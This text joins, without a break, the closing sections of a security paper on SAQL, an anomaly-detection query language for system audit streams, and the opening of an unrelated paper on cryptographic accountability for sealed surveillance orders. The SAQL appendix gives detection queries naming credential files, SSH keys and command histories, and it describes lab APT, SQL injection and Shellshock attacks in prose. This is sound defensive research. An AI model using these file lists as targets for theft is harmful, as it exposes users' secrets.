Note that the construction of these 3 queries assumes no knowledge of the detailed attack steps.

**SQL Injection Attack:** We conduct a SQL injection attack [54] for a typical web application server configuration. The setup has multiple web application servers that accept incoming web traffics to load balance. Each of these web servers connects to a single database server to authenticate users and serves dynamic contents. However, these web applications provide limited input sanitization and thus are susceptible to SQL injection attack.

We use SQLMap [22] to automate the attack against one of the web application servers. In the process of detecting and exploiting SQL injection flaws and taking over the database server, the attack generates an excessive amount of network traffic between the web application server and the database server. We construct an outlier-based anomaly query (Query 15) to detect abnormally large data transfers to external IP addresses.

**Bash Shellshock Command Injection Attack:** We conduct a command injection attack against a system that installs an outdated Bash package susceptible to the Shellshock vulnerability [7]. With a crafted payload, the attacker initiates a HTTP request to the web server and opens a Shell session over the remote host. The behavior of the web server in creating a long-running Shell process is an outlier pattern. We construct an invariant-based anomaly query (Query 16) to learn the invariant of child processes of Apache, and use it to detect any unseen child process (i.e., `/bin/bash` in this attack).

**Suspicious System Behaviors:** Besides known threats, security analysts often have their own definitions of suspicious system behaviors, such as accessing credential files using unauthorized software and running forbidden software. We construct 7 rule-based queries to detect a representative set of suspicious behaviors:

- Forbidden Dropbox usage (Query 17): finding the activities of Dropbox processes.
- Command history probing (Query 18): finding the processes that access multiple command history files in a relatively short period.
- Unauthorized password files accesses (Query 19): finding the unauthorized processes that access the protected password files.
- Unauthorized login logs accesses (Query 20): finding the unauthorized processes that access the log files of login activities.
- Unauthorized SSH key files accesses (Query 21): finding the unauthorized processes that access the SSH key files.
- Forbidden USB drives usage (Query 22): finding the processes that access the files in the USB drive.
- IP frequency analysis (Query 23): finding the processes with high frequency network accesses.

### 6.2.2 Query Execution Statistics

To demonstrate the effectiveness of the SAQL system in supporting timely anomaly detection, we measure the following performance statistics of the query execution:

- *Alert detection latency*: the difference between the time that the anomaly event gets detected and the time that the anomaly event enters the SAQL engine.
- *Number of states*: the number of sliding windows encountered from the time that the query gets launched to the time that the anomaly event gets detected.
- *Average state size*: the average number of aggregation results per state.

The results are shown in Table 3. We observe that: (1) the alert detection latency is low ($\leq$10ms for most queries and $<$2s for all queries). For *sql-injection*, the latency is a bit larger due to the additional complexity of the specified DBSCAN clustering algorithm in the query; (2) the system is able to efficiently support 150 enterprise hosts, with $<$ 10% CPU utilization and $<$2.7GB memory utilization. Note that this is far from the full processing power of our system on the deployed server, and our system is able to support a lot more hosts (as experimented

**Table 3:** Execution statistics of 17 SAQL queries for four major types of attacks

| SAQL Query | Alert Detection Latency | Num. of States | Tot. State Size | Avg. State Size | CPU | Memory |
|---|---|---|---|---|---|---|
| *apt-c1* | ≤1ms | N/A | N/A | N/A | 10% | 1.7GB |
| *apt-c2* | ≤1ms | N/A | N/A | N/A | 10% | 1.8GB |
| *apt-c3* | 6ms | N/A | N/A | N/A | 8% | 1.6GB |
| *apt-c4* | 10ms | N/A | N/A | N/A | 10% | 1.5GB |
| *apt-c5* | 3ms | N/A | N/A | N/A | 10% | 1.6GB |
| *apt-c2-invariant* | ≤1ms | 5 | 5 | 1 | 8% | 1.8GB |
| *apt-c5-timeseries* | ≤1ms | 812 | 3321 | 4.09 | 6% | 2.2GB |
| *apt-c5-outlier* | 2ms | 812 | 3321 | 4.09 | 8% | 2.2GB |
| *shellshock* | 5ms | 3 | 3 | 1 | 8% | 2.7GB |
| *sql-injection* | 1776ms | 14 | 13841 | 988.6 | 8% | 1.9GB |
| *dropbox* | 2ms | N/A | N/A | N/A | 8% | 1.2GB |
| *command-history* | ≤1ms | N/A | N/A | N/A | 10% | 2.2GB |
| *password* | ≤1ms | N/A | N/A | N/A | 9% | 1.6GB |
| *login-log* | ≤1ms | N/A | N/A | N/A | 10% | 2.2GB |
| *sshkey* | ≤1ms | N/A | N/A | N/A | 10% | 2.1GB |
| *usb* | ≤1ms | N/A | N/A | N/A | 9% | 2.1GB |
| *ipfreq* | ≤1ms | N/A | N/A | N/A | 10% | 2.1GB |



**Figure 4:** Throughput of the SAQL system under different CPU utilizations.

in Section 6.3); (3) the number of states and the average state size vary with a number of factors, such as query running time, data volume, and query attributes (*e.g.,* number of agents, number of attributes, attribute filtering power). Even though the amount of system monitoring data is huge, a SAQL query often restricts one or several data dimensions by specifying attributes. Thus, the state computation is often maintained in a manageable level.

## 6.3 Pressure Test


We conduct a pressure test of our system by replicating the data stream, while restricting the CPU utilization to certain levels [5]. When we conduct the experiments, we set the maximum Java heap size to be 100GB so that memory will not be a bottleneck. We deploy a query that retrieves all file events as the representative rule-based query, and measure the system throughput to demonstrate the query processing capabilities of our system.

**Evaluation Results:** Figure 4 shows the throughput of the SAQL system under different CPU utilizations. We observe that using a deployed server with 12 cores, the SAQL system achieves a maximum throughput of 110000 events/s. Given that our deployed enterprise environment comprises 150 hosts with 3750 events generated per second, we can estimate that the SAQL system on this server can support ∼4000 hosts. While such promising results demonstrate that our SAQL system deployed in only one server can easily support far more than hundreds of hosts for many organizations, there are other factors that can affect the performance of the system. First, queries that involve temporal dependencies may cause more computation on the query engine, and thus could limit the maximum number of hosts that our SAQL system can support. Second, if multiple queries are running concurrently, multiple copies of the data stream are created to support the query computation, which would significantly compromise the system performance. Our next evaluation demonstrate the impact of concurrent queries and how our master-dependent-query scheme mitigates the problem.

## 6.4 Performance Evaluation of Concurrent Query Execution


To evaluate the effectiveness of our query engine (*i.e.,* master-dependent-query scheme) in handling concurrent queries, we construct a micro-benchmark that consists of 64 queries and measure the memory usage during the execution. We select Siddhi [20], one of the most popular stream processing and complex event processing engines, for baseline comparison.

**Micro-Benchmark Construction:** We construct our micro-benchmark queries by extracting critical attributes




**(a)** Sensitive file accesses **(b)** Browsers access files **(c)** Processes access networks **(d)** Processes spawn

**Figure 5:** Event attributes




**(a)** Sensitive file accesses **(b)** Browsers access files **(c)** Processes access networks **(d)** Processes spawn

**Figure 6:** Sliding window



**(a)** Sensitive file accesses **(b)** Browsers access files **(c)** Processes access networks **(d)** Processes spawn

**Figure 7:** Agent ID



**(a)** Sensitive file accesses **(b)** Browsers access files **(c)** Processes access networks **(d)** Processes spawn

**Figure 8:** State aggregation

from the attacks in Section 6.2.1. In particular, we specify the following four *attack categories*:

- *Sensitive file accesses*: finding processes that access the files `/etc/passwd`, `.ssh/id_rsa`, `.bash_history`, and `/var/log/wtmp`.
- *Browsers access files*: finding files accessed by the processes `chrome`, `firefox`, `iexplore`, and `microsoftedge`.
- *Processes access networks*: finding network accesses of the processes `dropbox`, `sqlservr`, `apache`, and `outlook`.
- *Processes spawn*: finding processes spawn by the processes `/bin/bash`, `/usr/bin/ssh`, `cmd.exe`, and `java`.

We also specify the following four *evaluation categories* for query variations, which correspond to the four *optimization dimensions* in Section 5.2:

- *Event attributes*: we vary from 1 attribute to 4 attributes. The attributes are chosen from one of the attack categories. The default is 4 attributes.
- *Sliding window*: we vary from 1 minute to 4 minutes. The default is 1 minute.
- *Agent ID*: we vary from 1 agent to 4 agents. The default is to avoid the agent ID specification (*i.e.,* the query matches all agents).

- *State aggregation*: we vary from 1 aggregation type to 4 aggregation types, which are chosen from the pool {`count`, `sum`, `avg`, `max`}. The default is to avoid the state specification (*i.e.,* no states defined).

We construct 4 queries for each evaluation category and each attack category. In total, we construct 64 queries for the micro-benchmark. For each SAQL query, we construct an equivalent Siddhi query. Note that unlike SAQL which provides explicit constructs for stateful computation, Siddhi as well as other stream-based query systems [20, 12, 51, 4], do not provide the native support for these concepts, making these tools unable to specify advanced anomaly models (*i.e.,* time-series anomalies, invariant-based anomalies, outlier-based anomalies). Thus, for the "state evaluation category", we only construct Siddhi queries that monitor the same event pattern without stateful computation. Query 6 shows an example micro-benchmark query for the joint category "sensitive file accesses & state aggregation".

```
proc p read || write file f["/etc/passwd" || "%.ssh/
     id_rsa" || "%.bash_history" || "/var/log/wtmp"]
     as evt #time(1 min)
state ss {
  e1 := count(evt.id)
  e2 := sum(evt.amount)
  e3 := avg(evt.amount)
  e4 := max(evt.amount)
} group by p
return p, ss.e1, ss.e2, ss.e3, ss.e4
```

**Query 6:** Example micro-benchmark query

**Evaluation Results:** For each evaluation category and each attack category, we vary the number of concurrent queries from 1 to 4 and measure the corresponding memory usage. Figures 5 to 8 show the results. We observe that: (1) as the number of concurrent queries increases, the memory usage increases of Siddhi are much higher than the memory usage increases of SAQL in all evaluation settings; (2) when there are multiple concurrent queries in execution, SAQL require a smaller memory usage than Siddhi in all evaluation settings (30% average saving when there are 4 concurrent queries). Such results indicate that the master-dependent-query scheme employed in our query engine is able to save memory usage by sharing the intermediate execution results among dependent queries. On the contrary, the Siddhi query engine performs data copies, resulting in significantly more memory usage than our query engine. Note that for evaluation fairness, we use the replayer (Section 6.1) to replay a large volume of data in a short period of time. Thus, the memory measured in Figures 5 to 7 is larger than the memory measured in the case study (Table 3), where we use the real-time data streams. Nevertheless, this does not affect the relative improvement of SAQL over Siddhi in terms of memory utilization.

# 7 Discussion

**Scalability:** The collection of system monitoring data and the execution of SAQL queries can be potentially parallelized with distributed computing. Parallelizing the data collection involves allocating computing resources (*i.e.,* computational nodes) to disjoint sets of enterprise hosts to form sub-streams. Parallelizing the SAQL query execution can be achieved through a query-based manner (*i.e.,* allocating one computing resource for executing a set of queries over the entire stream), a substream-based manner (*i.e.,* allocating one computing resource for executing all compatible queries over a set of sub-streams), or a mixed manner. Nonetheless, the increasing scale of the deployed environment, the increasing number of submitted queries, and the diversity and semantic dependencies among these queries bring significant challenges to parallel processing. Thus, the adaptation of our master-dependent-query scheme to such complicated scenarios is an interesting research direction that requires non-trivial efforts. In this work, however, we do not enable distributed computation in our query execution. Instead, we collect system monitoring data from multiple hosts, model the data as a single holistic event stream, and execute the queries over the stream in a centralized manner. Nevertheless, we build our system on top of Siddhi, which can be easily adapted to a distributed mode by leveraging Apache Storm [27]. Again, we would like to point out that the major focus of our work is to provide a useful interface for investigators to query a broad set of abnormal behaviors from system audit logs, which is orthogonal to the computing paradigms of the underlying stream processing systems.

**System Entities and Data Reduction:** Our current data model focuses on files, processes, and network connections. In future work, we plan to expand the monitoring scope by including inter-process communications such as pipes in Linux. We also plan to incorporate finer granularity system monitoring, such as execution partition to record more precise activities of processes [74, 75] and in-memory data manipulations [46, 53]. Such additional monitoring data certainly adds a lot more pressure to the SAQL system, and thus more research on data reduction, besides the existing works [69, 88], should be explored.

**Master-Dependent Query:** Our optimization focuses on the queries that share the pattern matching results and stateful computation results. More aggressive sharing could include alerts and even results reported by the alerts, which we leave for future work.

**Anomaly Models:** We admit that while SAQL supports major anomaly models used in commonly observed attacks, there are many more anomaly models that are valuable for specialized attacks. Our SAQL now al-

lows easy plugins for different clustering algorithms, and we plan to make the system extensible to support more anomaly models by providing interfaces to interact with the anomaly models written in other languages.

**Alert Fusion:** Recent security research [77, 45, 85] shows promising results in improving detect accuracy using alert fusion that considers multiple alerts. While this is beyond the scope of this work, our SAQL can be extended with the syntax that supports the specifications of the temporal relationships among alerts. More sophisticated relationships would require further design on turning each SAQL query into a module and chaining the modules using various computations.

## 8 Related Work

**Audit Logging and Forensics:** Significant progress has been made to leverage system-level provenance for forensic analysis, with the focus on generating provenance graphs for attack causality analysis [74, 75, 63, 64, 32, 69, 88]. Recent work also investigates how to filter irrelevant activities in provenance graphs [71] and how to reduce the storage overheads of provenance graphs generated in distributed systems such as data centers [57]. These systems consider historical logs and their contributions are orthogonal to the contribution of SAQL, which provides a useful and novel interface for investigators to query abnormal behaviors from the stream of system logs. Nevertheless, SAQL can be interoperated with these systems to perform causality analysis on the detected anomalies over the concise provenance graphs.

Gao et al. [50] proposed AIQL which enables efficient attack investigation by querying historical system audit logs stored in databases. AIQL can be used to investigate the real-time anomalies detected by our SAQL system over the stream of system monitoring data. Together, these two systems can provide a better defense against advanced cyber attacks.

**Security-Related Languages:** There exist domain-specific languages in a variety of security fields that have a well-established corpus of low level algorithms, such as cryptographic systems [33, 34, 70], secure overlay networks [61, 72], and network intrusions [36, 44, 82, 86] and obfuscations [47]. These languages are explicitly designed to solve domain specific problems, providing specialized constructs for their particular problem domain and eschewing irrelevant features. In contrast to these languages, the novelty of SAQL focuses on how to specify anomaly models as queries and how to execute the queries over system monitoring data.

**Security Anomaly Detection:** Anomaly detection techniques have been widely used in detecting malware [58, 83, 65, 67], preventing network intrusion [89, 90, 80], internal threat detection [81], and attack prediction [87]. Rule-based detection techniques characterize normal behaviors of programs through analysis and detect unknown behaviors that have not been observed during the characterization [49, 58]. Outlier-based detection techniques [89, 90, 80] detect unusual system behaviors based on clustering or other machine learning models. Unlike these techniques, which focus on finding effective features and building specific models under different scenarios, SAQL provides a unified interface to express anomalies based on domain knowledge of experts.

**Complex Event Processing Platforms & Data Stream Management Systems:** Complex Event Processing (CEP) platforms, such as Esper [12], Siddhi [20], Apache Flink [4], and Aurora [29] match continuously incoming events against a pattern. Unlike traditional database management systems where a query is executed on the stored data, CEP queries are applied on a potentially infinite stream of data, and all data that is not relevant to the query is immediately discarded. These platforms provide their own domain-specific languages that can compose patterns of complex events with the support of sliding windows. Wukong+S [91] builds a stream querying platform that can query both the stream data and stored data. Data stream management systems [79], such as CQL [51], manage multiple data streams and provide a query language to process the data over the stream. These CEP platforms are useful in managing large streams of data. Thus, they can be used as a management infrastructure for our approach. However, these CEP systems alone do not provide language constructs to support stateful computation in sliding windows, and thus lack the capability to express stateful anomaly models as our system does.

**Stream Computation Systems:** Stream computation systems allow users to compute various metrics based on the stream data. These systems include Microsoft StreamInsight [31], MillWheel [30], Naiad [76], and Puma [41]. These systems normally provide a good support for stateless computation (e.g., data aggregation). However, they do not support stateful anomaly models as our SAQL system does, which are far more complex than data aggregation.

**Other System Analysis Languages:** Splunk [21] and Elasticsearch [10] are platforms that automatically parse general application logs, and provide a keyword-based search language to filter entries of logs. OSQuery [17, 18] allows analysts to use SQL queries to probe the real-time system status. However, these systems and the languages themselves cannot support anomaly detection and do not support stateful computation in sliding windows. Other languages, such as Weir [37] and StreamIt [84],

focus on monitoring the system performance, and lack support for expressing anomaly models.

## 9 Conclusion

We have presented a novel stream-based query system that takes a real-time event feed aggregated from different hosts under monitoring, and provides an anomaly query engine that checks the event stream against the queries submitted by security analysts to detect anomalies in real-time. Our system provides a *domain-specific language*, SAQL, which is specially designed to facilitate the task of expressing anomalies based on domain knowledge. SAQL provides the constructs of event patterns to easily specify relevant system activities and their relationships, and the constructs to perform stateful computation by defining states in sliding windows and accessing historical states to compute anomaly models. With these constructs, SAQL allows security analysts to express models for (1) *rule-based anomalies*, (2) *time-series anomalies*, (3) *invariant-based anomalies*, and (4) *outlier-based anomalies*. Our evaluation results on 17 attack queries and 64 micro-benchmark queries show that the SAQL system has a low alert detection latency and a high system throughput, and is more efficient in memory utilization than the existing stream processing systems.

## A SAQL Queries in Attack Cases Study

We present the 17 SAQL queries that we construct in the case study, which are used detect the four major types of attack behaviors (Section 6.2.1). For privacy purposes, we anonymize the IP addresses and the agent IDs in the presented queries.

### A.1 APT Attack

```
proc p1["%smtp%"] read||write ip i1[srcip="XXX" &&
    srcport=25 && protocol=6] as evt1[agentid = XXX]
    // mail server, SMTP connection from the router
    to the mail server
proc p2["%imap%"] read||write ip i2[srcip="XXX" &&
    srcport=143 && dstip="XXX" && dstport=51962 &&
    protocol=6] as evt2[agentid = XXX] // mail server
    , IMAP connection from the mail server to the
    client
proc p3["%outlook%"] read||write ip i3[srcip="XXX" &&
     srcport=51960 && dstip="XXX" && dstport=143 &&
    protocol=6] as evt3[agentid = XXX] // windows
    client, client's outlook reads email data
with evt1 -> evt2 -> evt3
return p1, i1, p2, i2, p3, i3, evt1.starttime, evt2.
    starttime, evt3.starttime
```

**Query 7:** apt-c1

```
agentid = XXX // windows client
proc p1["%outlook.exe"] start proc p2["%excel.exe"]
    as evt1 // outlook starts excel
proc p2 start proc p3["%java.exe"] as evt2 // excel
    starts malware (java) process
proc p3 start proc p4["%notepad.exe"] as evt3 //
    malware (java) starts notepad
proc p4 read||write ip i1["XXX"] as evt4 // notepad
    connects to the attacker host
with evt1 -> evt2 -> evt3 -> evt4
return p1, p2, p3, p4, i1, evt1.starttime, evt2.
    starttime, evt3.starttime, evt4.starttime
```

**Query 8:** apt-c2

```
agentid = XXX // windows domain controller
proc p1 read || write ip i1[srcport=445 && dstip="XXX
    "] as evt1 // attacker penetrates to the DC host
    using psexec protocol
proc p2["%powershell.exe"] write file f1["%gsecdump%"
    ] as evt2 // attacker transfers the DB cracking
    tool gsecdump.exe
proc p3["%cmd.exe"] start proc p4["%gsecdump%"] as
    evt3 // attacker executes gsecdump.exe to dump DB
     administrator credentials
with evt1 -> evt2 -> evt3
return p1, i1, p2, f1, p3, p4, evt1.starttime, evt2.
    starttime, evt3.starttime
```

**Query 9:** apt-c3

```
agentid = XXX // db server
proc p1["%sqlservr.exe"] read||write ip i1[srcip="XXX
    " && srcport=1433 && dstip="XXX" && dstport=52038
     && protocol=6] as evt1 // attacker connects to
    the SQL server using DB administrator credentials
proc p1 start proc p2["%cmd.exe"] as evt2 // SQL
    server starts cmd
proc p2 read || write file f1["%hwvun.vbs"] as evt3
    // cmd writes malware sbblv.exe
proc p3["%cscript.exe"] write file f2["%sbblv.exe"]
    as evt4
proc p4["%sbblv.exe"] start ip i2[srcip="XXX" &&
    srcport=61060 && dstip="XXX" && dstport=443 &&
    protocol=6] as evt5 // malware connects back to
    the attacker host
with evt1 -> evt2 -> evt3 -> evt4 -> evt5
return p1, i1, p2, f1, p3, f2, p4, i2, evt1.starttime
    , evt2.starttime, evt3.starttime, evt4.starttime,
     evt5.starttime
```

**Query 10:** apt-c4

```
agentid = XXX // db server
proc p1["%cmd.exe"] start proc p2["%osql.exe"] as
     evt1 // attacker executes osql.exe on the sql
     server
proc p3["%sqlservr.exe"] write file f1["%backup1.dmp"
     ] as evt2 // attacker dumps the DB content
proc p4["%sbblv.exe"] read file f1 as evt3 // malware
      reads the dump
proc p4 read || write ip i1[dstip="XXX"] as evt4 //
     malware transfers the dump to the attacker
with evt1 -> evt2 -> evt3 -> evt4
return p1, p2, p3, f1, p4, i1, evt1.starttime, evt2.
     starttime, evt3.starttime, evt4.starttime, evt4.
     amount
```

**Query 11:** apt-c5

```
proc p1["%excel.exe"] start proc p2 as evt #time(5
     second)
state ss {
  set_proc := set(p2.exe_name)
} group by p1, evt.agentid
invariant[100][offline] {
  a := empty_set
  a = a union ss.set_proc
}
alert |ss.set_proc diff a| > 0
return p1, evt.agentid, ss.set_proc
```

**Query 12:** apt-c2-invariant

```
agentid = XXX // db server
proc p write ip i as evt #time(10 min)
state[3] ss {
  avg_amount := avg(evt.amount)
} group by p
alert (ss[0].avg_amount > (ss[0].avg_amount + ss[1].
     avg_amount + ss[2].avg_amount) / 3) && (ss[0].
     avg_amount > 10000)
return p, ss[0].avg_amount, ss[1].avg_amount, ss[2].
     avg_amount
```

**Query 13:** apt-c5-timeseries

```
agentid = XXX// db server
proc p write ip i as evt #time(1 min)
state ss {
  avg_amount := avg(evt.amount)
} group by p
cluster(points=all(ss.avg_amount), distance="ed",
     method="DBSCAN(1000, 5)")
alert cluster.outlier && ss.avg_amount > 1000000
return p, ss.avg_amount
```

**Query 14:** apt-c5-outlier

## A.2 SQL Injection Attack

```
agentid = XXX // sqlserver host
proc p["%sqlservr.exe"] read || write ip i as evt #
     time(10 min)
state ss {
  amt := sum(evt.amount)
} group by i.dstip
cluster(points=all(ss.amt), distance="ed", method="
     DBSCAN(100000, 5)")
alert cluster.outlier && ss.amt > 1000000
return i.dstip, ss.amt
```

**Query 15:** sql-injection

## A.3 Bash Shellshock Command Injection Attack

```
proc p1["%apache2%"] start proc p2 as evt #time(10 s)
state ss {
  set_proc := set(p2.exe_name)
} group by p1
invariant[10][offline] {
  a := empty_set // invariant init
  a = a union ss.set_proc //invariant update
}
alert |ss.set_proc diff a| > 0
return p1, ss.set_proc
```

**Query 16:** shellshock

## A.4 Suspicious System Behaviors

```
proc p["%dropbox%"] start ip i as evt
return p, i, evt.agentid, evt.starttime, evt.endtime
```

**Query 17:** dropbox

```
proc p read || write file f["%.viminfo" || "%.
     bash_history" || "%.zsh_history" || "%.lesshst"
     || "%.pgadmin_histoqueries" || "%.mysql_history"]
      as evt
return p, f, evt.agentid, evt.starttime, evt.endtime
```

**Query 18:** command-history

```
proc p read || write file f["/etc/passwd"] as evt
return p, f, evt.agentid, evt.starttime, evt.endtime
```

**Query 19:** password

```
proc p write file f["/var/log/wtmp" || "/var/log/
     lastlog"] as evt
return p, f, evt.agentid, evt.starttime, evt.endtime
```

**Query 20:** login-log

```
proc p read || write file f["%.ssh/id_rsa" || "%.ssh/
     id_dsa"] as evt
return p, f, evt.agentid, evt.starttime, evt.endtime
```

**Query 21:** sshkey

```
proc p read || write file f[bustype = "USB"] as evt
return p, f, evt.agentid
```

**Query 22:** usb

```
proc p start ip ipp #time(1 min)
group by p
alert freq > 100
return p, count(ipp) as freq
```

**Query 23:** ipfreq

# Practical Accountability of Secret Processes

Jonathan Frankle Sunoo Park Daniel Shaar Shafi Goldwasser Daniel J. Weitzner

*Massachusetts Institute of Technology*

## Abstract

The US federal court system is exploring ways to improve the accountability of electronic surveillance, an opaque process often involving cases *sealed* from public view and tech companies subject to *gag orders* against informing surveilled users. One judge has proposed publicly releasing some metadata about each case on a paper *cover sheet* as a way to balance the competing goals of (1) secrecy, so the target of an investigation does not discover and sabotage it, and (2) accountability, to assure the public that surveillance powers are not misused or abused.

Inspired by the courts' accountability challenge, we illustrate how accountability and secrecy are simultaneously achievable when modern cryptography is brought to bear. Our system improves configurability while preserving secrecy, offering new tradeoffs potentially more palatable to the risk-averse court system. Judges, law enforcement, and companies publish commitments to surveillance actions, argue in zero-knowledge that their behavior is consistent, and compute aggregate surveillance statistics by multi-party computation (MPC).

We demonstrate that these primitives perform efficiently at the scale of the federal judiciary. To do so, we implement a hierarchical form of MPC that mirrors the hierarchy of the court system. We also develop statements in succinct zero-knowledge (SNARKs) whose specificity can be tuned to calibrate the amount of information released. All told, our proposal not only offers the court system a flexible range of options for enhancing accountability in the face of necessary secrecy, but also yields a general framework for accountability in a broader class of *secret information processes*.

## 1 Introduction

We explore the challenge of providing public accountability for secret processes. To do so, we design a system that increases transparency and accountability for one of the leading United States electronic surveillance laws, the Electronic Communications Privacy Act (ECPA) [2], which allows law enforcement agencies to request data about users from tech companies. The core accountability challenge in the operation of ECPA is that many of the official acts of the judges, law enforcement agencies, and companies remain hidden from public view (*sealed*), often indefinitely. Therefore, the public has limited information on which to base confidence in the system.



Figure 1: The workflow of electronic surveillance.

To put this in perspective: in 2016, Google received 27,850 requests from US law enforcement agencies for data implicating 57,392 user accounts [4], and Microsoft received 9,907 requests implicating 24,288 users [7]. These numbers, taken from the companies' own voluntary transparency reports, are some of the only publicly available figures on the scope of law enforcement requests for data from technology companies under ECPA.

Underlying many of these requests is a court order. A court order is an action by a *federal judge* requiring a *company* to turn over data related to a *target* (i.e., a user) who is suspected of committing a crime; it is issued in response to a request from a *law enforcement agency*. ECPA is one of several electronic surveillance laws, and each follows somewhat different legal procedures; however, they broadly tend to follow the idealized workflow

in Figure 1. First, a law enforcement agency presents a surveillance request to a federal judge (arrow 1).The judge can either approve or deny it. Should the judge approve the request, she signs an order authorizing the surveillance (arrow 2). A law enforcement agency then presents this order, describing the data to be turned over, to a company (arrow 3). The company either complies or contests the legal basis for the order with the judge (arrow 4). Should the company's challenge be accepted, the order could be narrowed (arrow 5) or eliminated; if not, the company turns over the requested data (arrow 6).

These court orders are the primary procedural marker that surveillance ever took place. They are often *sealed*, i.e., temporarily hidden from the public for a period of time after they are issued. In addition, companies are frequently *gagged*, i.e., banned from discussing the order with the target of the surveillance. These measures are vital for the investigative process: were a target to discover that she were being surveilled, she could change her behavior, endangering the underlying investigation.

According to Judge Stephen Smith, a federal magistrate judge whose role includes adjudicating requests for surveillance, gags and seals come at a cost. Openness of judicial proceedings has long been part of the common-law legal tradition, and court documents are presumed to be public by default. To Judge Smith, a court's public records are "the source of its own legitimacy" [37]. Judge Smith has noted several specific ways that gags and seals undermine the legal mechanisms meant to balance the powers of investigators and those investigated [37]:

*1. Indefinite sealing.* Many sealed orders are ultimately forgotten by the courts which issued them, meaning ostensibly temporary seals become permanent in practice. To determine whether she was surveilled, a member of the public would have to somehow discover the existence of a sealed record, confirm the seal had expired, and request the record. Making matters worse, these records are scattered across innumerable courthouses nationwide.

*2. Inadequate incentive and opportunity to appeal.* Seals and gags make it impossible for a target to learn she is being surveilled, let alone contest or appeal the decision. Meanwhile no other party has the incentive to appeal. Companies prefer to reduce compliance and legal costs by cooperating. A law enforcement agency would only consider appealing when a judge denies its request; however, Judge Smith explains that even then, agencies often prefer not to "risk an appeal that could make 'bad law'" by creating precedent that makes surveillance harder in the future. As a result, judges who issue these orders have "literally no appellate guidance."

*3. Inability to discern the extent of surveillance.* Judge Smith laments that lack of data means "neither Congress nor the public can accurately assess the breadth and depth of current electronic surveillance activity" [38]. Several small efforts shed some light on this process: wiretap reports by the Administrative Office of the US Courts [9] and the aforementioned "transparency reports" by tech companies [7, 4]. These reports, while valuable, clarify only the faintest outlines of surveillance.

The net effect is that electronic surveillance laws are not subject to the usual process of challenge, critique, and modification that keeps the legal system operating within the bounds of constitutional principles. This lack of scrutiny ultimately reduces public trust: we lack answers to many basic questions. Does surveillance abide by legal and administrative rules? Do agencies present authorized requests to companies, and do companies return the minimum amount of data to comply? To a public concerned about the extent of surveillance, credible assurances would increase trust. To foreign governments that regulate cross-border dataflows, such assurances could determine whether companies have to drastically alter data management when operating abroad. Yet, today, no infrastructure for making such assurances exists.

To remedy these concerns, Judge Smith proposes that each order be accompanied by a publicly available *cover sheet* containing general metadata about an order (e.g., kind of data searched, crimes suspected, length of the seal, reasons for sealing) [38]. The cover sheet would serve as a visible marker of sealed cases; when a seal expires, the public can hold the court accountable by requesting the sealed document. Moreover, the cover sheet metadata enables the public to compute aggregate statistics about surveillance, complementing the transparency reports released by the government and companies.

Designing the cover sheet involves balancing two competing instincts: (1) for law enforcement to conduct effective investigations, some information about surveillance must be hidden and (2) public scrutiny can hold law enforcement accountable and prevent abuses of power. The primary design choice available is the amount of information to release.

**Our contribution.** As a simple sheet of paper, Judge Smith's proposal is inherently limited in its ability to promote public trust while maintaining secrecy. Inspired by Judge Smith's proposal, we demonstrate the accountability achievable when the power of modern cryptography is brought to bear. Cryptographic commitments can indicate the existence of a surveillance document without revealing its contents. Secure multiparty computation (MPC) can allow judges to compute aggregate statistics about all cases—information currently scattered across voluntary transparency reports—without revealing data about any particular case. Zero-knowledge arguments

can demonstrate that a particular surveillance action (e.g., requesting data from a company) follows properly from a previous surveillance action (e.g., a judge's order) without revealing the contents of either item. All of this information is stored on an append-only ledger, giving the courts a way to release information and the public a definitive place to find it. Courts can post additional information to the ledger, from the date that a seal expires to the entirety of a cover sheet. Together, these primitives facilitate a flexible accountability strategy that can provide greater assurance to the public while protecting the secrecy of the investigative process.

To show the practicality of these techniques, we evaluate MPC and zero-knowledge protocols that amply scale to the size of the federal judiciary.[1] To meet our efficiency requirements, we design a hierarchical MPC protocol that mirrors the structure of the federal court system. Our implementation supports sophisticated aggregate statistics (e.g., "how many judges ordered data from Google more than ten times?"), and scales to hundreds of judges who may not stay online long enough to participate in a synchronized multiround protocol. We also implement succinct zero-knowledge arguments about the consistency of data held in different commitments; the legal system can tune the specificity of these statements in order to calibrate the amount of information released. Our implementations apply and extend the existing libraries Webmpc [16, 29] and Jiff [5] (for MPC) and libSNARK [34] (for zero-knowledge). Our design is not coupled to these specific libraries, however; an analogous implementation could be developed based on any suitable MPC and SNARK libraries. Thus, our design can straightforwardly inherit efficiency improvements of future MPC and SNARK libraries.

Finally, we observe that the federal court system's accountability challenge is an instance of a broader class of *secret information processes*, where some information must be kept secret among participants (e.g., judges, law enforcement agencies, and companies) engaging in a protocol (e.g., surveillance as in Figure 1), yet the propriety of the participants' interactions are of interest to an auditor (e.g., the public). After presenting our system as tailored to the case study of electronic surveillance, we describe a framework that generalizes our strategy to any accountability problem that can be framed as a secret information process. Concrete examples include clinical trials, public spending, and other surveillance regimes.

In summary, we design a novel system achieving public accountability for secret processes while leveraging off-the-shelf cryptographic primitives and libraries. The design is adaptable to new legal requirements, new transparency goals, and entirely new applications within the realm of secret information processes.

[1] There are approximately 900 federal judges [10].

**Roadmap.** Section 2 discusses related work. Section 3 introduces our threat model and security goals. Section 4 introduces the system design of our accountability scheme for the court system, and Section 5 presents detailed protocol algorithms. Sections 6 and 7 discuss the implementation and performance of hierarchical MPC and succinct zero knowledge. Section 8 generalizes our framework to a range of scenarios beyond electronic surveillance, and Section 9 concludes.

## 2 Related Work

**Accountability.** The term *accountability* has many definitions. [21] categorizes technical definitions of accountability according to the timing of interventions, information used to assess actions, and response to violations; [20] further formalizes these ideas. [31] surveys definitions from both computer science and law. [44] surveys definitions specific to distributed systems and the cloud.

In the terminology of these surveys, our focus is on *detection* ("The system facilitates detection of a violation" [21]) and *responsibility* ("Did the organization follow the rules?" [31]). Our additional challenge is that we consider protocols that occur in secret. Other accountability definitions consider how "violations [are] tied to punishment" [21, 28]; we defer this question to the legal system and consider it beyond the scope of this work. Unlike [32], which advocates for "prospective" accountability measures like access control, our view of accountability is entirely retrospective.

Implementations of accountability in settings where remote computers handle data (e.g., the cloud [32, 39, 40] and healthcare [30]) typically follow the transparency-centric blueprint of *information accountability* [43]: remote actors record their actions and make logs available for scrutiny by an auditor (e.g, a user). In our setting (electronic surveillance), we strive to release as little information as possible subject to accountability goals, meaning complete transparency is not a solution.

